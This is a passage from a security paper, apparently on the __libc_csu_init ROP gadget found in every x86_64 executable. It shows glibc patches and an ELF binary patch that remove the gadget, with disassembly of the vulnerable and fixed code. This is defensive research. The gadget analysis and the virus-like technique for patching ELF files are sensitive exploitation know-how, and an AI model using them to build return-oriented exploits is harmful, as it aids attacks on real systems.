Now that it seems that this gadget shall not be here, let's try to fix it. There are multiple solutions to this issues. Obviously, the best solution is to generate code without this powerful gadget, but we need to recompile the application, which is not always possible. In what follows we analyze and implement three different workarounds:

1. Move the gadget from the executable up to the libc. It is necessary to recompile the app.

2. Update the glibc to generate safe code (remove the gadget). It is necessary to recompile the app.

3. Patch the executable to replace the function that contains the gadget.

6.2 Workaround 1: Move the gadget to libc

Due to the size and complexity of the C library, it is generally considered a huge pool of gadgets. Once the attacker reaches the libc the game is over. Therefore, moving the gadget up to the library removes the problem from the executable and does not jeopardizes the library (since it is already jeopardized ;-)).

It is necessary to recompile the library and then recompile the application again. The patch listed in listing 9 implements this solution.

```
diff --git a/csu/Versions b/csu/Versions
index 43010c3..cfe320d 100644
--- a/csu/Versions
+++ b/csu/Versions
@@ -3,6 +3,9 @@ libc {
     # helper functions
     __libc_init_first; __libc_start_main;
   }
+  GLIBC_2.27.9 {
+    __libc_init_loop;
+  }
   GLIBC_2.1 {
     # New special glibc functions.
     gnu_get_libc_release; gnu_get_libc_version;
diff --git a/csu/elf-init.c b/csu/elf-init.c
index da59b2c..c02a7c1 100644
--- a/csu/elf-init.c
+++ b/csu/elf-init.c
@@ -48,6 +48,9 @@ extern void (*__init_array_end []) (int, char **, char **)
 extern void (*__fini_array_start []) (void) attribute_hidden;
 extern void (*__fini_array_end []) (void) attribute_hidden;

+extern void __libc_init_loop(int, char **, char **,
+                             void (* []) (int, char **, char **),
+                             void (* []) (int, char **, char **));

 #ifndef NO_INITFINI
 /* These function symbols are provided for the .init/.fini section entry
@@ -62,7 +65,6 @@ extern void _fini (void);
    programs, this module will come from libc_nonshared.a and differs from
    the libc.a module in that it doesn't call the preinit array. */

-
 void
 __libc_csu_init (int argc, char **argv, char **envp)
 {
@@ -83,9 +85,14 @@ __libc_csu_init (int argc, char **argv, char **envp)
   _init ();
 #endif

+#ifndef LIBC_NONSHARED
   const size_t size = __init_array_end - __init_array_start;
   for (size_t i = 0; i < size; i++)
       (*__init_array_start [i]) (argc, argv, envp);
+#else
+   /* Remove ROP gadgets by moving the loop out of the executable. */
+  __libc_init_loop(argc, argv, envp, __init_array_start, __init_array_end);
+#endif
 }

 /* This function should not be used anymore. We run the executable's
diff --git a/csu/init-first.c b/csu/init-first.c
index 289373f..4ff8b24 100644
--- a/csu/init-first.c
+++ b/csu/init-first.c
@@ -38,6 +38,17 @@ int __libc_multiple_libcs attribute_hidden = 1;
 int __libc_argc attribute_hidden;
 char **__libc_argv attribute_hidden;

+/* Moved from the executable, up to the lib. */
+void
```

```
+__libc_init_loop(int argc, char **argv, char **envp,
+                  void (*start []) (int, char **, char **),
+                  void (*end []) (int, char **, char **))
+{
+  size_t i;
+  const size_t size = end - start;
+  for (i = 0; i < size; i++)
+    (*start [i]) (argc, argv, envp);
+}

 void
 __libc_init_first (int argc, char **argv, char **envp)
```

Listing 9: glibc-movetolibc.patch.

A new function, `__libc_init_loop()`, is exported from the glibc, and the code in `__libc_csu_init()` is replaced by a call to it.

Once applied, this patch to the glibc and recompiled the application, the resulting code is:

```
$ ar x libc_nonshared.a
$ objdump -d elf-init.oS
0000000000000000 <__libc_csu_init>:
   0:   41 54                   push   %r12
   2:   55                      push   %rbp
   3:   49 89 d4                mov    %rdx,%r12
   6:   53                      push   %rbx
   7:   48 89 f5                mov    %rsi,%rbp
   a:   89 fb                   mov    %edi,%ebx
   c:   e8 00 00 00 00          callq  11 <__libc_csu_init+0x11>
  11:   4c 89 e2                mov    %r12,%rdx
  14:   48 89 ee                mov    %rbp,%rsi
  17:   89 df                   mov    %ebx,%edi
  19:   5b                      pop    %rbx
  1a:   5d                      pop    %rbp
  1b:   41 5c                   pop    %r12
  1d:   4c 8d 05 00 00 00 00    lea    0x0(%rip),%r8      # 24 <__libc_csu_init+0x24>
  24:   48 8d 0d 00 00 00 00    lea    0x0(%rip),%rcx      # 2b <__libc_csu_init+0x2b>
  2b:   e9 00 00 00 00          jmpq   30 <__libc_csu_fini>

0000000000000030 <__libc_csu_fini>:
  30:   f3 c3                   repz retq
```

As can be see, the gadget has been replaced by a call to `__libc_csu_fini()`

With this solutions, it is necessary to export a new symbol from the libc that is used once. It would be great to solve this issue without increasing the API of the library.

6.3 Workaround 2: Update glibc to remove the gadget

The problem is caused by the presence of an indirect call using registers that can be manipulated easily. In this gadget, it is possible to reload their values right away poping them from the stack.

We can reduce the use of the stack by declaring the `i` counter and the `__init_array_start` as non-initialized `static` variables. This way, the compiles uses less local variables (and so it pushes and pops less registers to the stack) and also the registers are set by the code a few instructions before the indirect call. Listings 10 and 11 show the original code, and the resulting code when static variables are used.

```
  const size_t size = __init_array_end -
      __init_array_start;
  size_t i;


  for (i = 0; i < size; i++)
    (*__init_array_start [i]) ();

[-- objdump -----------------------------]
38:       nopl   0x0(%rax,%rax,1)
40:       mov    %r13,%rdx
43:       mov    %r14,%rsi
46:       mov    %r15d,%edi
49:       callq  *(%r12,%rbx,8)
4d:       add    $0x1,%rbx
51:       cmp    %rbp,%rbx
54:       jne    40
56:       add    $0x8,%rsp
5a:       pop    %rbx
5b:       pop    %rbp
5c:       pop    %r12
5e:       pop    %r13
60:       pop    %r14
62:       pop    %r15
64:       retq
```

Listing 10: Original code.

```
  const size_t size = __init_array_end -
      __init_array_start;
  static size_t i;
  static void (**base) (int, char **, char **);
  base=__init_array_start;
  for (i = 0; i < size; i++)
    (*base [i]) ();

[-- objdump -----------------------------]
50:       mov    0x0(%rip),%rcx # base.11430
57:       mov    %r13,%rdx
5a:       mov    %r12,%rsi
5d:       mov    %ebp,%edi
5f:       callq  *(%rcx,%rax,8)
62:       mov    0x0(%rip),%rax # i.11426
69:       add    $0x1,%rax
6d:       cmp    %rbx,%rax
70:       mov    %rax,0x0(%rip) # i.11426
77:       jb     50
79:       add    $0x8,%rsp
7d:       pop    %rbx
7e:       pop    %rbp
7f:       pop    %r12
81:       pop    %r13
83:       retq
```

Listing 11: Fixed code.

Figure 6: Changing the C source to generate safer code.

This new code can not be abused as easily[2] as the one already included in all executables. This solution slightly modifies the glibc code. But, it does not changes the glibc API and so it can be backported to any version of glibc. In fact, it is possible to recompile only the small `libc_nonshared.a` library, and then relink (no need to recompile) the application against it.

6.4 Workaround 3: Patch the executable

If we don't have the original source code, then we can modify the ELF file to remove the gadget. This solution can be applied to all the executables of an already installed system.

There are two ways to do it:

- Since `__libc_csu_init()` is used only at the beginning of the process, once it is executed it can be removed (overwritten with zeros). But, this is not a clean solution because it needs to play with page protections and so modify code, which may be interpreted as a malicious action. Also, the added code to modify the protection permissions can later be abused by attackers.

  Although we have tested this solution, we have discarded.

- A better way is to replace the code with a new version not containing the gadget.

  How to create code not exploitable and how patch the ELF, is explained in the rest of this section.

[2] It is not smart to say that something **is secure**!

```
diff --git a/csu/elf-init.c b/csu/elf-init.c
index da59b2c..7b5cbef 100644
--- a/csu/elf-init.c
+++ b/csu/elf-init.c
@@ -83,9 +83,12 @@ __libc_csu_init (int argc, char **argv, char **envp)
   _init ();
 #endif

+  static size_t i;
+  static void (**base) (int, char **, char **);
+  base=__init_array_start;
   const size_t size = __init_array_end - __init_array_start;
-  for (size_t i = 0; i < size; i++)
-      (*__init_array_start [i]) (argc, argv, envp);
+  for (i = 0; i < size; i++)
+      (*base [i]) (argc, argv, envp);
 }

 /* This function should not be used anymore. We run the executable's
```

Listing 12: glibc-recode-call.patch.

6.4.1 Patch the ELF file

The idea is to replace the code of `__libc_csu_init()` in the executable file causing minimal or no changes to the ELF file.

As shown in listing 11, using `static` variables the generated code is harder (if any) to exploit. Unfortunately, the size of the resulting code is larger than the original one (0x83 bytes long versus the 0x64 bytes of the original function). Therefore it can't be used as an in place replacement. Fortunately, if the code is compiled optimized for "size" (`-Os`) rather than "speed" (`-O2`), the resulting code is much smaller, and taking into account that functions are 16 byte aligned the resulting code fits into the old function.

Another issue to address is the need of global variables. We have to find a place in the process memory space to store the two extra variables: `i` and `base`. A good place would be somewhere in the `.bss` section because we know its initial value (zero) and at the end of our code we can reset the values back to zero. The final result would be as if that memory directions where never being used: zero interference, perfect. But, there is even a better (more stealth) place.

The `.bss` is typically loaded at the end of the data segment:


```
$ readelf -l /bin/ls | grep '.bss'
   03     .init_array .fini_array .jcr .data.rel.ro .dynamic .got .data .bss
```

Remember that segments are page aligned. The heap starts, in the worst case (ASLR disabled) right after the `.bss` segment . So, the last 16 bytes of the page where the `.bss` section is loaded are very likely that they will never used by the program (internal fagmentation).

The new code is presented in listing 14. It is based on the code produced by the compiler (listing 13) with the following changes:

- Remove unnecessary `push rcx` and `pop rax` (line 0xb and 0x62 listing 13). We have no clue why the compiler (gcc 5.4.0) emits this useless instructions. Is this a bug or a issue of the gcc? Comments are welcomed.

- The initialization done at line 0x22 is not necessary because the `i` variable will be in bss, which is is already zero.
- After removing that unnecessary code, there is enough space to add code to reset the two global variables. We have added the code right before returning without using additional registers.




```
<__libc_csu_init>:
 0:  push %r13
 2:  push %r12
 4:  mov  %rdx,%r13
 7:  push %rbp
 8:  push %rbx
 9:  mov  %edi,%ebp
 b:  push %rcx
 c:  mov  %rsi,%r12
 f:  lea  0x0(%rip),%rbx # __init_array_end
16:  callq 0x0           # _init
1b:  lea  0x0(%rip),%rax #__init_array_start
22:  movq $0x0,0x0(%rip) # i.1866
29:
2d:  sub  %rax,%rbx
30:  mov  %rax,0x0(%rip) # base.1870
37:  sar  $0x3,%rbx
3b:  mov  0x0(%rip),%rax # i.1866
42:  cmp  %rbx,%rax
45:  jae  0x62
47:  mov  0x0(%rip),%rcx # base.1870
4e:  mov  %r13,%rdx
51:  mov  %r12,%rsi
54:  mov  %ebp,%edi
56:  callq *(%rcx,%rax,8)
59:  incq 0x0(%rip)     # i.1866
60:  jmp  0x3b
62:  pop  %rax
63:  pop  %rbx
64:  pop  %rbp
65:  pop  %r12
67:  pop  %r13
69:  retq
```

Listing 13: Generated from C with -Os

```
<__libc_csu_init>:
 0:  push %r13
 2:  push %r12
 4:  mov  %rdx,%r13
 7:  push %rbp
 8:  push %rbx
 9:  mov  %edi,%ebp
 b:  mov  %rsi,%r12
 e:  lea  0x0(%rip),%rbx # __init_array_end
15:  callq 0x0           # _init
1a:  lea  0x0(%rip),%rax #__init_array_start
21:  sub  %rax,%rbx
24:  mov  %rax,0x0(%rip) # base.1870
2b:  sar  $0x3,%rbx
2f:  mov  0x0(%rip),%rax # i.1866
36:  cmp  %rbx,%rax
39:  jae  0x56
3b:  mov  0x0(%rip),%rcx # base.1870
42:  mov  %r13,%rdx
45:  mov  %r12,%rsi
48:  mov  %ebp,%edi
4a:  callq *(%rcx,%rax,8)
4d:  incq 0x0(%rip)     # i.1866
54:  jmp  0x2f
56:  xor  %rbx,%rbx
59:  lea  0x(%rip),%rbp  # i.1866
60:  mov  %rbx,(%rbp)
64:  mov  %rbx,0x8(%rbp)
68:  pop  %rbx
69:  pop  %rbp
6a:  pop  %r12
6c:  pop  %r13
6e:  retq
```

Listing 14: Safe drop-in replacement.

6.4.2 Patching the ELF

Once we have the code of listing 14, it can be assembled to get the opcodes. But the code has to be linked against the target ELF. Note that the references to external symbols must be resolved (linked) to the actual positions of the target. Most executables has been stripped (not necessary symbol information has been removed). The addresses (offsets) of the three global symbols (`__init_array_end`, `__init_array_start` and `_init`) from the code, and adjust them to the new code layout. The offsets to the new variables (`i` and `base`) can be calculated from information in the ELF headers.

We have written a small "C" program (called `r2csu-patch`) that does all this tasks. This program performs the same actions that a virus infector does, but for a good reason.

In summary, patching the executables this way causes no changes neither in the structure of the ELF (only the content of the `.init` section,) nor the memory layout of the

resulting process. On the other hand, inserting virus code inside an ELF is far more complex and error prone task; because the virus needs additional space, which requires to extend existing sections and segments or add new ones, and then adjust all the rest of the ELF accordingly.

There are a lot of information about ELF and utilities (elfsh,pyelftools), but for small changes it is enough to: `man elf`. It takes more time to learn a tool (that may not work, some tools do not work with PIE binaries) that doing it by yourself.

6.5 Miscellany

During the development of the tool we see different compiled versions of the `__libc_csu_init()` function. All of them from the very same "C" code but compiled with different gcc versions. Obviously, modern versions of the compiler would emit "better" (faster) code, and so, it is normal to see some differences. But we have seen something curious. Try to find the differences in the following to codes (hint[3]).

```
mov   %r13,%rdx
mov   %r14,%rsi
mov   %r15d,%edi
callq *(%r12,%rbx,8)
add   $0x1,%rbx
cmp   %rbx,%rbp
jne   405540
add   $0x8,%rsp
pop   %rbx
pop   %rbp
pop   %r12
pop   %r13
pop   %r14
pop   %r15
retq
```

Listing 15: Code A.

```
mov   %r13,%rdx
mov   %r14,%rsi
mov   %r15d,%edi
callq *(%r12,%rbx,8)
add   $0x1,%rbx
cmp   %rbp,%rbx
jne   405540
add   $0x8,%rsp
pop   %rbx
pop   %rbp
pop   %r12
pop   %r13
pop   %r14
pop   %r15
retq
```

Listing 16: Code B.

Figure 7: Quiz: find the difference. These codes are equivalent, but are not "exactly the same".

7 Conclusion

The major part of an executable file comes from the compiler output, but not all. A few tiny functions are taken from the library and linked statically into the executable. These code is attacked to the executable and is executed in the same addresses that the application code.

It is very likely that the code generated from any medium complex application source code will contain exploitable gadgets, specially when using the x86_64 instruction set. Obviously, if we consider the libraries, we are 99% sure that will find any needed gadget.

The ASLR splits apart the executable and the library, which makes the attackers task more challenging. If the attackers don't know the addresses of library, then they have to

[3] `(1 != 2) == (2 != 1)`

build the attack based on exec gadgets. It is in this case, when a detailed analysis of the executable useful.

Unfortunately[4] the way the executable is generated can be used to build generic attacks (if the attacker gets the control flow). The code added to the executable is just a few tiny functions, but they contain enough gadgets. Once we know that these gadgets are **always present**, it is possible automatize the construction of exploits. It is important to note the difference between the code produced from the application code, that is different for each application, that the code added from the library, that is always the same.

Extending the idea of the ASLR, some researchers have proposed the idea of randomizing the code generated by the compiler. This can be used to obfuscate security patches (when the fault is not public) by producing a large changes in the resulting binary, which greatly increases the cost of finding the actual changes in the original source code. But it can also be used to generate unique executable images. If our code is compiled ad hoc, then even knowing the source code it is not easy to build an exploit.

The presence of the well known and vulnerable (because of the contained gadgets) in all executables renders useless other protection techniques, as for example the generated code randomization or even other forms of code sanitization.

We have presented some workarounds, but the root problem is still there, and the right solution would be to move away all extra code. The executable should contain only the code generated by the application, and the minimum necessary to operate (the PLT), the rest extra code shall be moved to the library.

By the way, as far as the authors know, there is not perfect protection against control flow abuse. And the presented workarounds are far from perfect. In other words, any change on the compiler, or any other innocent change in the code attacked code will include new useful gadgets.

References

[1] CVE-2013-2028. Nginx HTTP Server stack buffer overflow, July 2013.

[2] CVE-2013-5019. Ultra Mini HTTPD stack buffer overflow, July 2013.

[3] CVE-2014-0063. PostgreSQL Multiple stack-based buffer overflows, February 2014.

[4] CVE-2014-0065. PostgreSQL Multiple buffer overflows, February 2014.

[5] Jake Edge. Kernel address space layout randomization, October 2013.

[6] Jesus Friginal, David de Andrés, Juan Carlos Ruiz, and Pedro J. Gil. Attack injection to support the evaluation of ad hoc networks. In *29th IEEE Symposium on Reliable Distributed Systems (SRDS 2010), New Delhi, Punjab, India, October 31 - November 3, 2010*, pages 21–29. IEEE Computer Society, 2010.

[7] V. Iyer, A. Kanitkar, P. Dasgupta, and R. Srinivasan. Preventing overflow attacks by memory randomization. In *Software Reliability Engineering (ISSRE), 2010 IEEE 21st International Symposium on*, pages 339–347, Nov 2010.

[8] Jakub Jelinek. Object size checking to prevent (some) buffer overflows (GCC FORTIFY), September 2004.

[4] For the defenders.

[9] Chongkyung Kil, Jinsuk Jim, Christopher Bookholt, Jun Xu, and Peng Ning. Address space layout permutation (aslp): Towards fine-grained randomization of commodity software. In *Computer Security Applications Conference, 2006. ACSAC'06. 22nd Annual*, pages 339–348. IEEE, 2006.

[10] Kangjie Lu, Chengyu Song, Byoungyoung Lee, Simon P Chung, Taesoo Kim, and Wenke Lee. Aslr-guard: Stopping address space leakage for code reuse attacks. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*, pages 280–291. ACM, 2015.

[11] Hector Marco-Gisbert and Ismael Ripoll. Preventing brute force attacks against stack canary protection on networking servers. In *12th International Symposium on Network Computing and Applications*, pages 243–250, August 2013.

[12] Hector Marco-Gisbert and Ismael Ripoll. On the effectiveness of full-aslr on 64-bit linux. In *In-depth security conference, DeepSec*, November 2014.

[13] Hector Marco-Gisbert and Ismael Ripoll. On the effectiveness of nx, ssp, renewssp and aslr against stack buffer overflows. In *13th International Symposium on Network Computing and Applications*, pages 145–152. IEEE, August 2014.

[14] Pax Team. PaX address space layout randomization (ASLR), 2003.

[15] Giampaolo Fresi Roglia, Lorenzo Martignoni, Roberto Paleari, and Danilo Bruschi. Surgically returning to randomized lib(c). In *Proceedings of the 2009 Annual Computer Security Applications Conference*, ACSAC '09, pages 60–69, Washington, DC, USA, 2009. IEEE Computer Society.

[16] Sascha Schirra. Ropper: A multiarchitectgure tool to find rop gadgets with an automatic build rop chain generetaror. August 2014.

[17] Hovav Shacham, Matthew Page, Ben Pfaff, Eu-Jin Goh, Nagendra Modadugu, and Dan Boneh. On the effectiveness of address-space randomization. In *Proceedings of the 11th ACM conference on Computer and communications security*, CCS '04, pages 298–307, New York, NY, USA, 2004. ACM.

[18] Hossain Shahriar and Mohammad Zulkernine. Mitigating program security vulnerabilities: Approaches and challenges. *ACM Comput. Surv.*, 44(3):11:1–11:46, June 2012.

[19] Victor van der Veen, Nitish dutt Sharma, Lorenzo Cavallaro, and Herbert Bos. Memory errors: The past, the present, and the future. In *Proceedings of the 15th International Conference on Research in Attacks, Intrusions, and Defenses*, RAID'12, pages 86–106, Berlin, Heidelberg, 2012. Springer-Verlag.

[20] J. Xu, Z. Kalbarczyk, and R.K. Iyer. Transparent runtime randomization for security. In *Reliable Distributed Systems, 2003. Proceedings. 22nd International Symposium on*, pages 260–269, Oct 2003.

[21] Xun Zhan, Tao Zheng, and Shixiang Gao. Defending rop attacks using basic block level randomization. In *Software Security and Reliability-Companion (SERE-C), 2014 IEEE Eighth International Conference on*, pages 107–112, June 2014.

```c
/*
   Testing program to determine the
 */
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/mman.h>

void U_preinit_1(int argc, char **argv, char **envp) {
       fprintf(stderr,"%s\n", __FUNCTION__);
}
void U_preinit_2(int argc, char **argv, char **envp) {
       fprintf(stderr,"%s\n", __FUNCTION__);
}
void U_init_1(int argc, char **argv, char **envp) {
       fprintf(stderr,"%s\n", __FUNCTION__);
}
void U_init_2(int argc, char **argv, char **envp) {
       fprintf(stderr,"%s\n", __FUNCTION__);
}
void U_fini_1() {
       fprintf(stderr,"%s\n", __FUNCTION__);
}
void U_fini_2() {
       fprintf(stderr,"%s\n", __FUNCTION__);
}
void __attribute__ ((constructor)) U_constructor_1() {
       fprintf(stderr,"%s\n", __FUNCTION__);
}
void __attribute__ ((constructor)) U_constructor_2() {
       fprintf(stderr,"%s\n", __FUNCTION__);
}

void __attribute__ ((destructor)) U_destructor_1() {
       fprintf(stderr,"%s\n", __FUNCTION__);
}
void __attribute__ ((destructor)) U_destructor_2() {
       fprintf(stderr,"%s\n", __FUNCTION__);
}
void U_atexit_1() {
       fprintf(stderr,"%s\n", __FUNCTION__);
}
void U_atexit_2() {
       fprintf(stderr,"%s\n", __FUNCTION__);
}
__attribute__ ((section(".init_array"))) typeof(U_init_1) * __init1 = U_init_1;
__attribute__ ((section(".init_array"))) typeof(U_init_2) * __init2 = U_init_2;
__attribute__ ((section(".preinit_array"))) typeof(U_preinit_1) * __preinit1 = U_preinit_1;
__attribute__ ((section(".preinit_array"))) typeof(U_preinit_2) * __preinit2 = U_preinit_2;
__attribute__ ((section(".fini_array"))) typeof(U_fini_1) * __fini1 = U_fini_1;
__attribute__ ((section(".fini_array"))) typeof(U_fini_2) * __fini2 = U_fini_2;
int main() {
       fprintf(stderr,"Main begins\n");
       atexit(U_atexit_1);
       atexit(U_atexit_2);
       fprintf(stderr,"Main ends\n");
}
```

Listing 17: Code to show the utility of the attached code.